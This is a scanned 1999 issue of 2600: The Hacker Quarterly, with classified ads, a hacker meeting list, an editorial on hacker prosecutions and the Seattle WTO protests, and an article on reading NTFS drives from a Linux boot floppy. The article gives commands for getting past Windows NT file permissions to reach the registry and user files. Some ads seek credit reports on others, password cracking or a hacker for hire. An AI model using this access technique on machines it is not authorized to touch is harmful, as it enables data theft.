CHARGED WITH A COMPUTER CRIME in any state or federal court? Contact Dorsey Morrow, Attorney at Law, at (334) 265-6602 or visit at www.dmorrow.com. Extensive computer and legal background. Initial phone conference free.

TECHNICAL BOOKS AND HACKER FICTION: OpenVMS manuals, C, networking, Cuckoo's Egg, etc. Send e-mail for complete list to: EliteBooks@yahoo.com.

CAP'N CRUNCH WHISTLES. Brand new, only a few left. THE ORIGINAL WHISTLE in mint condition, never used. Join the elite few who own this treasure! Once they are gone, that is it - there are no more! Keychain hole for keyring. Identify yourself at meetings, etc. as a 2600 member by dangling your keychain and saying nothing. Cover one hole and get exactly 2600 hz, cover the other hole and get another frequency. Use both holes to call your dog or dolphin. Also, ideal for telephone remote control devices. Price includes mailing. $79.95. Not only a collector's item but a VERY USEFUL device to carry at all times. Cash or money order only. Mail to: WHISTLE, PO Box 11562-ST, Clt, Missouri 63105.

HTTP://PAOLOS.COM since 1996, providing discounted tools for living, official ID checking guide, switchblades from under $25, unmatched line of Chinese pellet rifles, the newest super-realistic Airsoft pistols, lockpicking, auto entry, and survival tools. Featuring a mailing list, on-line ordering, and an iron-clad low-price satisfaction guarantee!

Y2K MUST HAVES: Tired of all the Y2K hype? Or do you want to show you survived it with a grin? If you answered yes to either you need to order your "Y2K - Just hype it" t-shirt or your "I Survived the Y2K Bug" t-shirt. These white with black print shirts are a must have for all hackers etc. to show your true feeling of Y2K. We also offer a "Life is a Progress Indicator" t-shirts for all computer users who know what it means to spend hours and hours in front of the screen. To order: Please specify which shirt(s) you would like and quantity. They come in L or XL for only $16 plus $4 S&H. Please send check or money order with mailing address payable to: Curt Baker, PO Box 50425, Sparks, NV 89435. Allow 4-6 weeks for delivery.

HACK THE RADIO: Hobby Broadcasting magazine covers DIY broadcasting of all types: AM, FM, shortwave, TV, and the Internet. It includes how-to articles about equipment, station operation and programming, enforcement, and much more. For a sample, send $3 U.S. ($4 Canada or $5 international). A subscription (4 quarterly issues) is $12 in the U.S. Hobby Broadcasting, PO Box 642, Mont Alto, PA 17237.

INFORMATION IS POWER! Get our catalog before we discontinue all items to the public. Manuals, files, programs, books, videos and more. Send $1 US for the catalog. For continuous information, fill out our membership form in the catalog and get access to our dedicated members section. Legit and recognized world-wide. SotMESC, Box 573, Long Beach, MS 39560.

COMPLETE TEL BACK ISSUE SET (devoted entirely to phone phreaking) $10 ppd; Forbidden Subjects CD-ROM (330 mb of hacking files) $12 ppd; Disappearing Ink Formulas - safely write memos, love letters, or nasty notes. Fade time is adjustable. $5 ppd. How to build an automatic knife (switchblade) from scratch using common tools $10 ppd. How to convert a folding pocket knife to switchblade operation $8 ppd. Get both for $15. How to convert a superhet radar detector to a jammer $5 ppd. Pete Haas, PO Box 702, Kent, OH 44240-0013.

PEOPLE WITH ATTITUDE. Check out the political page at the Caravela Books website: communists, anarchists, Klan rallies, ethnic revolt - all at: http://users.aol.com/caravela99 - and a novel "Rage of the Bear" by Bert Byfield about a 15-year-old blonde girl who learns the art of war and becomes a deadly Zen Commando warrior - send $12 (postpaid) to: Caravela Books QH93, 134 Goodburlet Road, Henrietta, NY 14467.

THE BEST HACKERS INFORMATION ARCHIVE on CD-ROM has just been updated and expanded! The Hackers enCyclopedia '99 - 12,271 files, 650 megabytes of information, programs, standards, viruses, sounds, pictures, lots of NEW 1998 and 1999 information. A hacker's dream! Find out how, why, where, and who hackers do it to and how they get away with it! Includes complete YIPL/TAP back issues 1-91! Easy HTML interface and DOS browser. US $15 including postage worldwide. Whirlwind Software, Unit 639, 185-911 Yates St., Victoria, BC Canada V8V 4Y9. Get yours!

ORDER MY BOOK: *Y2K & YOU.* There's a lot of money to be made because of Y2K and I'll tell you how. But there's a whole lot more benefits just waiting for you and I'll tell you that too! I'll also send everyone a copy of "The New ATM Game - Thanks Y2K" (for educational purposes only). Send $20 (I'll pay S/H) to William F. Welsh, 11875 Pigeon Pass Rd., Ste. D-1-408, Moreno Valley, CA 92557. Satisfaction guaranteed or complete refund to all mental cases.

TAP T-SHIRTS: They're back! Wear a piece of phreak history. $17 buys you the TAP logo in black on a white 100% cotton shirt. As seen at Beyond Hope. Cheshire Catalyst-approved! Specify L/XL. Send payment to TPC, 75 Willett St. 1E, Albany, NY 12210.

WIRETAPPING, cellular monitoring, electronic surveillance, photographs, frequencies, equipment sources. 16 page pictorial of the equipment used in a real life countermeasures sweep. Never before published information in THE PHONE BOOK by M L Shannon, ISBN 0-87364-972-9. 8 1/2 x 11 paperback, 263 pages. Autographed copy $43 postpaid as follows: check or money order payable to Lysias Press for $38, second check or money order for $5 payable to Reba Vartanian to be forwarded to 2600 for the Kevin Mitnick defense fund. Lysias Press, PO Box 192171, San Francisco, CA 94119-2171. Also available from Paladin Press, PO Box 1407, Boulder, CO 80307 and by special order from Barnes and Noble.

Help Wanted

I NEED TO OBTAIN credit report information on others from time to time with little or no cost. Can someone help? test/test@usa.net

NEW, COOL WEB AND PRINT MAGAZINE. It will be the Time/Life, People, Spin for generations X, Y, and Z. Looking for writers on all subjects or anything of interest. E-mail jobs@whynotmag.com. Benefits include publication, free stuff, concert and event tix and passes. Photographers and artists also wanted. Join NOW!

TELEPHONE NUMBER HELP. Help to find list of telephone numbers for each telephone company/city where a testman calls to find out all telephone lines connected to a particular address. Also where can one get unlisted telephone numbers without cost. The information used to be somewhere on the Internet. help-discover@usa.net

I AM LOOKING FOR ASSISTANCE in cracking alphanumeric password protected MS Access files. Please send all info to laptop300@yahoo.com. Your help will be greatly appreciated. In return, anyone needing info on WHCA (The White House Communication Agency), I will be happy to lend assistance with copies (or fax) of all ground fiber (T1 through OC128) in DC metropolitan area or other documents.

PROFIT FROM YOUR TALENTS! Computer hacker wanted for confidential and lucrative assignment. Experienced only. No newbies please. Must leave clear message with phone number and email address plus best time to reach you. Call Steve 212-864-0548. Message for Miles: answering machine erased your number! Please call again.

Wanted

NEED HELP FINDING AND USING WAREZ SITES. I am looking for several specific graphic, photo, and music production programs. Need help getting to them. Compensation will be given for working full versions. E-mail netvampire@iname.com for list or details.

I'M LOOKING FOR THE ORIGINAL/OFFICIAL TAP MAGAZINE/NEWSLETTER. Contact me if you have any information regarding the original TAP phreaking magazine/newsletter.I suggest you provide the condition of the magazine/newsletter and the price that you would want for it when e-mailing me at menace26@hotmail.com or icq 13693228. I want the ORIGINAL copies only.

WANTED: Heathkit ID-4001 digital weather computer in working condition. Also wanted: microprocessors for Heathkit ID-4001, ID-1890, ID-1990, and ID-2090. Advise what you have, price, and condition. E-mail: heath.kit@usa.net

Services

CHARGED WITH A COMPUTER CRIME in any state or federal court? Contact Dorsey Morrow, Attorney at Law, at (334) 265-6602 or visit at www.dmorrow.com. Extensive computer and legal background. Initial phone conference free.

SUSPECTED OR ACCUSED OF A CYBERCRIME IN THE SAN FRANCISCO BAY AREA? You need a zealous advocate committed to the liberation of information who specializes in hacker, cracker, and phreaker defense. Contact Omar Figueroa, Esq., at (800) 986-5591 or (415) 986-5591 or omar@alumni.stanford.org or at Pier 5 North, The Embarcadero, San Francisco, CA 94111-2030. All consultations strictly confidential. Free in-person consultation in San Francisco for 2600 readers.

Announcements

OFF THE HOOK is the weekly one hour hacker radio show presented Tuesday nights at 8:00 pm ET on WBAI 99.5 FM in New York City. You can also tune in over the net at www.2600.com/offthehook or on shortwave in North and South America at 7415 khz. Archives of all shows dating back to 1988 can be found at the 2600 site. Your feedback is welcome at oth@2600.com.

Personal

LOOKING FOR WOX. I am looking for a lost hack/phreak friend who lives in the New York area but lived near South Beach (Miami) for a while in 1995. He had a black VW Jetta. He went by WOX, short for Ewoks or something. I need to find out about past info we discussed. E-mail wox@whynotmag.com if you can help.

BOYCOTT BRAZIL is requesting your continued assistance in contacting PURCHASING AGENTS, state and municipalities, to adopt "Selective Purchasing Ordinances," prohibiting the purchasing of goods and services from any person doing business with Brazil. Purchasing agents for your town should be listed within your town's web site, listed on www.city.net or www.munisource.org. Examples of "Selective Purchasing Ordinances" can be reviewed within the "Free Burma Coalition" web site. Thanking *2600* staff, subscribers, and friends for your continued help in informing the WORLD as to my torture, denial of due process, and forced brain control implantation by Brazilian Federal Police in Brasilia, Brazil during my extradition to the U.S. Snail mail appreciated from volunteers. John G. Lambros, #00436-124, USP Leavenworth, PO Box 1000, Leavenworth, KS 66048-1000. Web site:
http://members.aol.com/BrazilByct,
http://www.testserve.com/doc/488.html.

ONLY SUBSCRIBERS CAN ADVERTISE IN *2600!* Don't even bother trying to take out an ad unless you subscribe! All ads are free and there is no amount of money we will accept for a non-subscriber ad. We hope that's clear. Of course, we reserve the right to pass judgment on your ad and not print it if it's amazingly stupid or has nothing at all to do with the hacker world. All submissions are for ONE ISSUE ONLY! If you want to run your ad more than once you must resubmit it each time. Include your address label or a photocopy so we know you're a subscriber. Send your ad to 2600 Marketplace, PO Box 99, Middle Island, NY 11953. Include your address label or photocopy. Deadline for Winter issue: 12/1/99.

MEETINGS

ARGENTINA

Buenos Aires: In the bar at San Jose 05.

AUSTRALIA

Adelaide: Outside Sammy's Snack Bar, on the corner of Grenfell & Pulteney Streets. 6 pm.

Brisbane: Hungry Jacks on the Queen St. Mall (RHS, opposite Info Booth). 7 pm.

Canberra: KC's Virtual Reality Cafe, 11 East RW, Civic. 6 pm.

Melbourne: Melbourne Central Shopping Centre at the Swanston Street entrance near the public phones.

Perth: The Merchant Tea & Coffee (183 Murray Street). Meet outside. 6 pm.

Sydney: Hotel Sweeney's Internet Cafe (top floor), corner of Clarence and Druitt Streets. 6 pm.

AUSTRIA

Graz: Cafe Haltestelle on Jakominiplatz.

BRAZIL

Belo Horizonte: Pelego's Bar at Assufeng, near the payphone. 6 pm.

Rio de Janeiro: Rio Sul Shopping Center, Fun Club Night Club.

CANADA

Alberta

Calgary: Eau Claire Market food court (near the "milk wall").

Edmonton: Sidetrack Cafe, 10333 112 Street. 4 pm.

British Columbia

Vancouver: Pacific Centre Food Fair, one level down from street level by payphones. 4 pm to 9 pm.

Ontario

Ottawa: Cafe Wim on Sussex, a block down from Rideau Street. 7 pm.

Toronto: Cyberland Internet Cafe, 257 Yonge St. 7 pm.

Quebec

Montreal: Bell Amphitheatre, 1000 Gauchetiere Street.

ENGLAND

Bristol: By the phones outside the Almshouse/Galleries, Merchant Street, Broadmead. Payphones: +44-117-9299011, 9294437. 6:45 pm.

Hull: In the Old Grey Mare pub, opposite The University of Hull. 7 pm.

Leeds: Leed City train station outside John Menzies. 6 pm.

London: Trocadero Shopping Center (near Picadilly Circus) downstairs near the BT touchpoint terminal. 7 pm.

Manchester: Cyberia Internet Cafe on Oxford Rd. next to St. Peters Square. 6 pm.

FRANCE

Paris: Place d'Italie XIII, in front of the Grand Ecran Cinema. 6-7 pm.

GREECE

Athens: Outside the bookstore Papaswtiriou on the corner of Patision and Stournari. 7 pm.

INDIA

New Delhi: Priya Cinema Complex, near the Allen Solly Showroom.

ITALY

Milan: Piazza Loreto in front of McDonalds.

JAPAN

Tokyo: Ark Hills Plaza (in front of Subway sandwiches) Roppongi (by Suntory Hall).

MEXICO

Mexico City: Zocalo Subway Station (Line 2 of the Metro, blue line). At the "Departamento del Distrito Federal" exit, near the payphones & the candy shop, at the beginning of the "Zocalo-Pino Suarez" tunnel.

POLAND

Stargard Szczecinski: Art Caffe. Bring blue book. 7 pm.

RUSSIA

Moscow: Burger Queen cafe near TAR/TASU (Telephone Agency of Russia/Telegraph Agency of Soviet Union) - also known as Nicitskie Vorota.

SCOTLAND

Aberdeen: Outside St. Nicholas' Church graveyard, near DX Communications' mid-union street store. 7 pm.

SOUTH AFRICA

Cape Town: At the "Mississippi Detour".

Johannesburg: Sandton food court.

UNITED STATES

Alabama

Birmingham: Hoover Galleria food court by the payphones next to Wendy's. 7 pm.

Arizona

Phoenix: Peter Piper Pizza at Metro Center.

Arkansas

Jonesboro: Indian Mall food court by the big windows.

California

Los Angeles: Union Station, corner of Macy & Alameda. Inside main entrance by bank of phones. Payphones: (213) 972-9519, 9520; 625-9923, 9924.

Sacramento: Round Table Pizza, 127 K Street.

San Diego: EspressoNet on Regents Road (Vons Shopping Mall).

San Francisco: 4 Embarcadero Plaza (inside). Payphones: (415) 398-9803, 9804, 9805, 9806.

San Jose: Orchard Valley Coffee Shop/Net Cafe (Campbell).

District of Columbia

Arlington: Pentagon City Mall in the food court.

Florida

Ft. Myers: At the cafe in Barnes & Noble.

Miami: Dadeland Mall on the raised seating section in the food court.

Orlando: Fashion Square Mall in the food court between Hovan Gourmet & Panda Express. Payphones: (407) 895-5238, 7373, 4648; 896-9708; 895-6044, 6055.

Pensacola: Cordova Mall, food court, tables near ATM. 6:30 pm.

Georgia

Atlanta: Lenox Mall food court.

Hawaii

Honolulu: Web Site Story Cafe inside Ewa Hotel Waikiki, 2555 Cartwright Rd. (Waikiki). 6 pm.

Idaho

Pocatello: College Market, 604 South 8th Street.

Illinois

Chicago: Screenz, 2717 North Clark St.

Indiana

Ft. Wayne: Glenbrook Mall food court. 6 pm.

Kansas

Kansas City: Oak Park Mall food court (Overland Park).

Kentucky

Louisville: Barnes & Noble at 801 S Hurstbourne Pkwy.

Louisiana

Baton Rouge: In the LSU Union Building, between the Tiger Pause & Swensen's Ice Cream, next to the payphones. Payphone numbers: (225) 387-9520, 9538, 9618, 9722, 9733, 9735.

New Orleans: Lakeside Shopping Center food court by Cafe du Monde. Payphones: (504) 835-8769, 8778, 8833 - good luck getting around the carrier.

Maine

Portland: Maine Mall by the bench at the food court door.

Massachusetts

Boston: Prudential Center Plaza, terrace food court. Payphones: (617) 236-6582, 6583, 6584, 6585, try to bypass the carrier.

Minnesota

Bloomington: Mall of America, north side food court, across from Burger King & the bank of payphones that don't take incoming calls.

Missouri

St. Louis: Galleria, Highway 40 & Brentwood, elevated section, food court area, by the theaters.

Nebraska

Omaha: Oak View Mall Barnes & Noble. 6:30 pm.

Nevada

Las Vegas: Wow Superstore Cafe, Sahara & Decatur. 8 pm.

Reno: Meadow Wood Mall, Palms food court by Sbarro. 3-9 pm.

New Hampshire

Nashua: Pheasant Lane Mall, near the big clock in the food court.

New Mexico

Albuquerque: Winrock Mall food court, near payphones on the lower level between the fountain & arcade. Payphones: (505) 883-9935, 9941, 9976, 9985.

New York

Buffalo: Galleria Mall food court.

New York: Citicorp Center, in the lobby, near the payphones, 153 E 53rd St., between Lexington & 3rd.

Rochester: Marketplace Mall food court. 6 pm.

North Carolina

Charlotte: South Park Mall, raised area of the food court.

Raleigh: Crabtree Valley Mall, food court.

Ohio

Akron: Trivium Cafe on N. Main St.

Cleveland: Coventry Arabica, Cleveland Heights, back room smoking section.

Oklahoma

Oklahoma City: Shepard Mall, at the benches next to Subway & across from the payphones. Payphone numbers: (405) 942-9022, 9228, 9391, 9404.

Tulsa: Woodland Hills Mall food court.

Oregon

McMinnville: Union Block, 403 NE 3rd St.

Portland: Pioneer Place Mall (not Pioneer Square!), food court.

Pennsylvania

Philadelphia: 30th Street Amtrak Station at 30th & Market, under the "Stairwell 7" sign. Payphones: (215) 222-9880, 9881, 9779, 9799, 9632; 387-9751.

South Dakota

Sioux Falls: Empire Mall, by Burger King.

Tennessee

Knoxville: Borders Books Cafe across from Westown Mall.

Memphis: Cafe Apocalypse.

Nashville: Bean Central Cafe, intersection of West End Ave. & 29th Ave. S. three blocks west of Vanderbilt campus.

Texas

Austin: Dobie Mall food court.

Dallas: Mama's Pizza, Campbell & Preston.

Ft. Worth: North East Mall food court near food court payphones, Loop 820 @ Bedford Euless Rd. 6 pm.

Houston: Galleria 2 food court, under the stairs near the payphones.

San Antonio: North Star Mall food court.

Washington

Seattle: Washington State Convention Center, first floor.

Spokane: Spokane Valley Mall food court.

Wisconsin

Eau Claire: London Square Mall food court.

Madison: Union South (227 N. Randall Ave.) on the lower level in the Martin Luther King Jr. Lounge by the payphones. Payphone: (608) 251-9909.

Milwaukee: Mayfair Mall on Highway 100 (Mayfair Rd.) & North Ave. in the Mayfair Community Room. Payphone: (414) 302-9549.


All meetings take place on the first Friday of the month from approximately 5 pm to 8 pm local time unless otherwise noted. To start a meeting in your city, leave a message & phone number at (516) 751-2600 or send email to meetings@2600.com.

FREE KEVIN Sightings

Photos by Michael VanElsander and Steve Norris


Send Your Photo Submissions to:
2600, PO Box 99, Middle Island, NY 11953 USA

Non-American Payphones




Basel, Switzerland.

Photo by Dan Scheraga




Lviv, Ukraine.

Photo by Jerry Dosko



Sao Paulo, Brazil.

Photo by Claudio Carlquist



Holguin City, Cuba.


Photo by Unknown

Come and visit our website and see our vast array of payphone photos that we've compiled! http://www.2600.com


Volume Sixteen, Number Four
Winter 1999-1900
$5.00 US, $7.15 CAN

2600

The Hacker Quarterly



HOPE 2000
HOtel PEnnsylvania
New York City
July 14th to July 16th, 2000



Full details on page 56.
Updates on www.h2k.net.

Join us for this historical event!

WHAT REALLY MATTERS

violence, vandals, victims 5

accessing forbidden ntfs drives 6

security through nt? not likely 7

countermeasures revisited 10

DATUs - the tool of the new age phreak 12

messing with staples 18

i own your car! 20

telcobabble 23

intro to pocsag/flex interception 24

hack the media 27

letters 30

how to create new urban legends 40

hacking explorer (the car) 43

netnanny nonsense 44

why redboxing doesn't work 45

spoofing call waiting id 46

sprint ION 47

understanding microsoft exchange 53

marketplace 56

meetings 58

"Hacking can get you in a whole lot more trouble than you think and is a completely creepy thing to do." - DOJ web page aimed at kids to discourage hacking
(www.usdoj.gov/kidspage/do-dont/reckless.htm)

STAFF

Editor-In-Chief
Emmanuel Goldstein

Layout and Design
shapeSHIFTER

Cover Design
snc, The Chopping Block Inc.

Office Manager
Tampruf

Writers: Bernie S., Billsf, Blue Whale, Noam Chomski, Eric Corley, Dr. Delam, Derneval, Nathan Dorfman, John Drake, Paul Estev, Mr. French, Thomas Icom, Joe630, Kingpin, Miff, Kevin Mitnick, The Prophet, David Ruderman, Seraf, Silent Switchman, Scott Skinner, Mr. Upsetter

Webmasters: Kerry, Macki

Network Operations: CSS, Izaac

Broadcast Coordinators: Juintz, Shiftlock, Absolute0, silicon, cnote, Anakin

IRC Admins: autojack, ross

Inspirational Music: Joe Strummer, Syd Barrett, real early Floyd, Ron Geesin

Shout Outs: Hippies From Hell, etoy, claudus, t12, The Stony Brook Press, www.indymedia.org, Studio X, and everyone who stood up in Seattle

RIP: Krystalia

Good Luck: Naftali

*2600 (ISSN 0749-3851) is published quarterly by 2600 Enterprises Inc.
7 Strong's Lane, Setauket, NY 11733.
Second class postage permit paid at Setauket, New York.*

POSTMASTER: Send address changes to
2600, P.O. Box 752, Middle Island, NY 11953-0752.

Yearly subscription: U.S. and Canada - $18 individual, $50 corporate (U.S. funds). Overseas - $26 individual, $65 corporate. Back issues available for 1984-1998 at $20 per year, $25 per year overseas. Individual issues available from 1988 on at $5 each, $6.25 each overseas.

ADDRESS ALL SUBSCRIPTION CORRESPONDENCE TO:

2600 Subscription Dept., P.O. Box 752,
Middle Island, NY 11953-0752
(subs@2600.com).

FOR LETTERS AND ARTICLE SUBMISSIONS, WRITE TO:

2600 Editorial Dept., P.O. Box 99,
Middle Island, NY 11953-0099
(letters@2600.com,
articles@2600.com).
2600 Office Line: 516-751-2600
2600 FAX Line: 516-474-2677

Violence, Vandals, Victims

As the 90's fade into history, it's not likely the unhealthy trends of our society will do the same anytime soon. In many ways we've become practically enslaved to the corporate agenda, to the great detriment of the individual.

The signs have been around for a while. You've seen them repeatedly in these pages. People interested in technology who ask too many questions or probe too deeply or thoroughly are seen as a threat because they might adversely affect profits or embarrass those in authority. The net has steadily been transforming from a place where freedom of speech is paramount to one where it all revolves around the needs of business.

Now there's nothing wrong with commerce, people making a profit, or even people who just don't care about the things others value. After all, there's room for all types in the world as well as on the net. But that's not how it's panning out. Increasingly, the needs of the individual are being sacrificed for the needs of big business. Corporate mentality is replacing our sense of individual liberty. And it's pointing us down a very dark road.

Consider things that have happened in the very recent past.

A teenage hacker from Washington State pleaded guilty to hacking several prominent government web sites, including the White House and the United States Information Agency. Despite there being no damage caused to any of the sites (apart from embarrassment and having the index.html file renamed), the government felt that 15 months in prison and a $40,000 fine was appropriate. Reports say he *could have gotten* 15 years and a $250,000 fine.

Later that same month, coincidentally in the same state, police fired tear gas and shot rubber bullets at a crowd of peaceful demonstrators who were protesting the World Trade Organization's meeting in Seattle. Many said it was the worst civil unrest since Vietnam.

At first glance, you might not think these stories have very much to do with one another. But when you analyze them a little more closely, it's not difficult to see that they are both symptoms of the same disease.

Much of the unprovoked brutality inflicted by the Seattle Police went unreported, despite the abundance of sound and picture images. But every major network dutifully ran a story about the "violent anarchists" who started all the trouble. In the end, whenever the word "violence" was mentioned, one thought only of those people.

Zyklon caused no damage to any of the systems he got into. Yet the mass media painted him as someone dangerous. He renamed a file. But all reports say that he shut down the USIA for eight days. This is how long it took them to *install* decent security, something they had never bothered to do in the first place. He didn't take away their security - they never had it to begin with. But this fact wasn't seen as relevant in any of the stories that ran. And what about the act of taking a young person away from his friends and family for more than a year and forcing him to live with potentially dangerous criminals? Well... *that's* justice.

In both cases that which is most precious to our society - the individual - was made to suffer because their actions and form of expression caused humiliation of some greater power. We've seen this before in the hacker world with Bernie S. and Kevin Mitnick (who is at last scheduled for release on January 21, 2000). People who go to forbidden places, utter forbidden speech, or are just seen as an inconvenience are stepped on, abused, even tortured.

Why punish such relatively harmless individuals, whether they be hackers or demonstrators, with such passionate vengeance? Could it be that their very existence constitutes a real threat that the authorities have no idea how to handle?

In Seattle, the disparities between what happened and what was reported were almost comical - vandalism of commercial property being reported as violence whereas violence against individuals was mostly glossed over, with the exception of certain foreign and alternative media. What kind of a society are we turning into when commercial losses are more important than the human injuries? How could the good people of Time/Warner (CNN) have missed this? Or Microsoft and General Electric (MSNBC)? Or even Disney (ABC)? Why would such bastions of journalism ignore the real story? Were they maybe more concerned with whether the WTO would continue to look out for them and their interests?

We may indeed have developed a horribly cynical outlook on society. It's hard not to when things like this are so often tolerated. But the flipside is that our view of the individual has only strengthened. If there's one thing we've learned from recent events, it's that people aren't as brain dead as we were led to believe. People *do* care, they *are* paying attention, and they see the ominous tones of the future. Few persons seem to trust the government anymore, big business is increasingly seen as a threat to our freedom, and individual troublemakers are filling our expanding prison system.

It's not very difficult to see how we got to this sorry state. All of the mergers and consolidation of power have carried a heavy and inevitable price. The real question is how do we regain control of our destinies?

Continued on Page 55

Accessing Forbidden NTFS Drives

by Number6yx

The following information is described for the purposes of education. I'm aware this procedure could be and has been used to circumvent the security of any Windows NT machine which the user has physical access to. I do not condone the use of this information for illegal purposes, nor am I responsible for anything stupid anyone does with this information. NTFS support in Linux is still Beta, reading and copying from the drive is safe, but copying to the drive is an "at your own risk" deal.

Intro

One of the many misconceptions about Windows NT is that it's a secure operating system and that by formatting a disk with NTFS and properly setting permissions, nobody can access the information on that disk without permission to do so.

There are two problems with this theory. First, it is *wrong.* Second, all it really does is make crash recovery more difficult. I will describe a method for circumventing NTFS security: using a Linux boot disk. This can be useful in many ways. From the system administrator's view, this is an excellent way to get access to important files on a system that has crashed before formatting the hard drive and reinstalling NT. From the hacker's view, it gives access to the system files. He would not normally have access to the registry, user profiles, PST Files, etc.

In order to accomplish this you will need some knowledge of Linux. It is possible to do this with a DOS bootable floppy, but the only NTFS drivers available are read only and therefore useless to me. In all fairness, Linux has this vulnerability as well.

The first thing you need is a copy of the latest version of Trinux. This is a Linux mini distribution designed for network administration and it has many useful features. Its best feature though is its ability to boot from a floppy on virtually any machine which has more than 8 MB of RAM.

Get two blank floppy disks, go to www.trinux.org, and download the following files: boot.gz, classic.gz, ntfs.o, and rawrite.exe. The current version as of this writing is 0.62, however use version 0.61 as there is not enough room for extra files on the 0.62 boot disk. Follow the instructions for unzipping and making the boot disk and the data disk. If you can't get this far, you have no business doing this in the first place.

When this is done, copy ntfs.o to the boot disk, edit the Modules file, add the line "ntfs" to it (no quotes), and save the file. At this point it is best if you boot the disk a few times, first to test it and second to get familiar with what will happen and how Trinux will respond to commands given it. This way there are no sunrises.

What Next

Now take the two floppies to the machine you want to access. Boot the first disk. When it asks if you have a data disk, put in the second disk and type "y" then hit return. It will then ask you again. Type "n" and hit return.

When it is finished booting, you will have a "Trinux 0.61" prompt. Type "insmod ntfs.o" - this loads the NTFS support.

Type "mount -t ntfs /dev/hda1 /mnt" - this will mount the first partition on the first hard drive. This assumes the first partition on the first hard drive is an NTFS partition. If not, the following table will give you an idea of how to mount the proper drive.

These are for IDE drives:

/dev/hda1

/dev/hda2 second partition on the first drive

/dev/hdb1 first partition on the second hard drive

/dev/hdb2 second partition on the second hard drive

You get the idea. Now you should have access to the drive. You can now put a third floppy in the drive and type "mount -t msdos /dev/fd0 /floppy". This gives you access to the floppy so you have someplace to save files to. Alternately, if you are really clever you could get the proper modules for zip drive support which connects to the LPT port (scsi.o and ppa.o), which would give you more flexibility in copying files.

I would like to give creative credit to CM, who challenged me to find a way to access an NTFS system from a floppy disk.

Security Through NT? Not Likely

by Kurruppt2k

